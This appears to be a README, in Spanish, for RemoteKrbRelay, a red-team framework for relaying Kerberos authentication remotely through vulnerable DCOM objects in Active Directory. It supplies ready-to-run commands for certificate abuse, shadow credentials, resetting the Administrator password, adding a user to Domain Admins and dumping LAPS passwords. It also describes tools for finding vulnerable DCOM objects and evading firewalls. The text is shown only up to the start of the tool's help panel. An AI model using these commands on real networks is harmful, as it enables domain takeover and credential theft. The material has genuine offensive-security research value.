 cicada8-research/remotekrbrelay
¡Relay Kerberos remoto sin complicaciones! Framework avanzado de Relay Kerberos

                            /\_/\____,
                  ,___/\_/\ \  ~     /
                  \     ~  \ )   XXX
                    XXX     /    /\_/\___,
                       \o-o/-o-o/   ~    /
                        ) /     \    XXX
                       _|    / \ \_/
                    ,-/   _  \_/   \
                   / (   /____,__|  )
                  (  |_ (    )  \) _|
                 _/ _)   \   \__/   (_
                (,-(,(,(,/      \,),),)

                CICADA8 Research Team
                From Michael Zhmaylo (MzHmO)
Probablemente conozcas KrbRelay y KrbRelayUp, pero ¿y si te dijera que se puede hacer de forma remota? Con RemoteKrbRelay esto se convierte en una realidad.
Aprende más sobre CertifiedDCOM aquí. CertifiedDCOM te permite activar una cuenta de máquina ADCS:
# CertifiedDCOM (Abuse AD CS by setting RBCD)
  .\RemoteKrbRelay.exe -rbcd -victim adcs.root.apchi -target dc01.root.apchi -clsid d99e6e74-fc88-11d0-b498-00a0c90312f3 -cn FAKEMACHINE$

# CertifiedDCOM (Abuse ADCS to get Machine cert)
   .\RemoteKrbRelay.exe -adcs -template Machine -victim adcs.root.apchi -target dc01.root.apchi -clsid d99e6e74-fc88-11d0-b498-00a0c90312f3

# CertifiedDCOM (Abuse ADCS with ShadowCreds)
  .\RemoteKrbRelay.exe -shadowcred -victim adcs.root.apchi -target dc01.root.apchi -clsid d99e6e74-fc88-11d0-b498-00a0c90312f3 -forceshadowcred
También está el exploit SilverPotato. Puedes usarlo para abusar de sesiones. Incluyendo una sesión de administrador de dominio en un host de terceros.
# Change user password
  .\RemoteKrbRelay.exe -chp -victim dc01.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83 -chpuser Administrator -chppass Lolkekcheb123! -secure

# Add user to group
  .\RemoteKrbRelay.exe -addgroupmember -victim computer.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83 -group "Domain Admins" -groupuser petka

# Dump LAPS passwords
  .\RemoteKrbRelay.exe -laps -victim mssql.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83

# Send LDAP Whoami request from relayed user
  .\RemoteKrbRelay.exe -ldapwhoami -victim win10.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83

# Trigger authentication from another session

  .\RemoteKrbRelay.exe -ldapwhoami -victim domainadminhost.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83 -session 1
Ahora tienes cuatro carpetas delante:
Checker - versión antigua del comprobador para detectar objetos DCOM vulnerables;Checkerv2.0 - nueva versión del comprobador para detectar objetos DCOM vulnerables;Exploit - RemoteKrbRelay.exe :)FindAvailablePort - una herramienta para evadir el firewall al usar el exploit.Empecemos con Checker. Puedes usarlo para detectar objetos DCOM vulnerables. Se puede considerar que un objeto DCOM es vulnerable si:

NT AUTHORITY\LOCAL SERVICE, ya que usa credenciales vacías para autenticarse desde la red;RemoteLaunch y RemoteActivation. Esto es LaunchPermissions;RPC_C_IMP_LEVEL_IDENTIFY o superior. RPC_C_IMP_LEVEL_IDENTIFY es el valor predeterminado;RemoteAccess (o deben estar vacíos). Esto es AccessPermission.Para una detección sencilla, puedes usar Checkerv2.0. Admite salida en formatos csv y xlsx.
PS A:\ssd\Share\RemoteKrbRelay\Checkerv2.0\Checkerv2.0\bin\Debug> .\Checkerv2.0.exe -h

                            /\_/\____,          /\     /\
                  ,___/\_/\ \  ~     /            \ _____\
                  \     ~  \ )   XXX               (_)-(_)
                    XXX     /    /\_/\___,      Checkerv2.0 Collection
                       \o-o/-o-o/   ~    /
                        ) /     \    XXX
                       _|    / \ \_/
                    ,-/   _  \_/   \
                   / (   /____,__|  )
                  (  |_ (    )  \) _|
                 _/ _)   \   \__/   (_
                (,-(,(,(,/      \,),),)

                CICADA8 Research Team
                From Michael Zhmaylo (MzHmO)

Check.exe
Small tool that allow you to find vulnerable DCOM applications

[OPTIONS]
-outfile : output filename
-outformat : output format. Accepted 'csv' and 'xlsx'
-showtable : show the xlsx table when it gets filled
-h/--help : shows this windows
Ejemplo:
.\Checkerv2.0.exe -outfile win10 -outformat xlsx
Y recibirás una salida como esta:

Las columnas contendrán los CLSID de los objetos DCOM, los nombres, y LaunchPermission y AccessPermission.
Intenta buscar los objetos sppui (CLSID {F87B28F1-DA9A-4F35-8EC0-800EFCF26B83}, APPID {0868DC9B-D9A2-4f64-9362-133CEA201299}) y CertSrv Request (CLSID {d99e6e74-fc88-11d0-b498-00a0c90312f3}) y entiende por qué son vulnerables.
No uses Checker, usa solo Checkerv2.0 porfa :3
Una pequeña herramienta para descubrir un puerto en el que levantar un servidor DCOM malicioso. Ver detalles aquí (Remote -> Local Potato).

Practica usando el concepto de un puerto local. Reescribe RemotePotato0 a un puerto local. Confía en mí, esto es útil.
Añadí bastantes funciones diferentes al exploit. Ten en cuenta que proporciona suficiente funcionalidad para abusar de objetos DCOM. También he enumerado algunos CLSID en la Ayuda para el abuso. Estos CLSID ya eran conocidos públicamente, simplemente no había un POC para abusar de ellos. Hay bastantes objetos DCOM vulnerables, ¡trabaja con el comprobador y encuéntralos todos!
PS A:\ssd\Share\RemoteKrbRelay\Exploit\RemoteKrbRelay\bin\x64\Debug> .\RemoteKrbRelay.exe -h

                            /\_/\____,
                  ,___/\_/\ \  ~     /
                  \     ~  \ )   XXX
                    XXX     /    /\_/\___,
                       \o-o/-o-o/   ~    /
                        ) /     \    XXX
                       _|    / \ \_/
                    ,-/   _  \_/   \
                   / (   /____,__|  )
                  (  |_ (    )  \) _|
                 _/ _)   \   \__/   (_
                (,-(,(,(,/      \,),),)

                CICADA8 Research Team
                From Michael Zhmaylo (MzHmO)

[HELP PANEL]
        RemoteKrbRelay.exe
        Relaying Remote Kerberos Auth by easy way
        Usage: RemoteKrbRelay.exe [ATTACKS] [REQUIRED OPTIONS] [OPTIONAL PARAMS] [ATTACK OPTIONS] [SWITCHES]
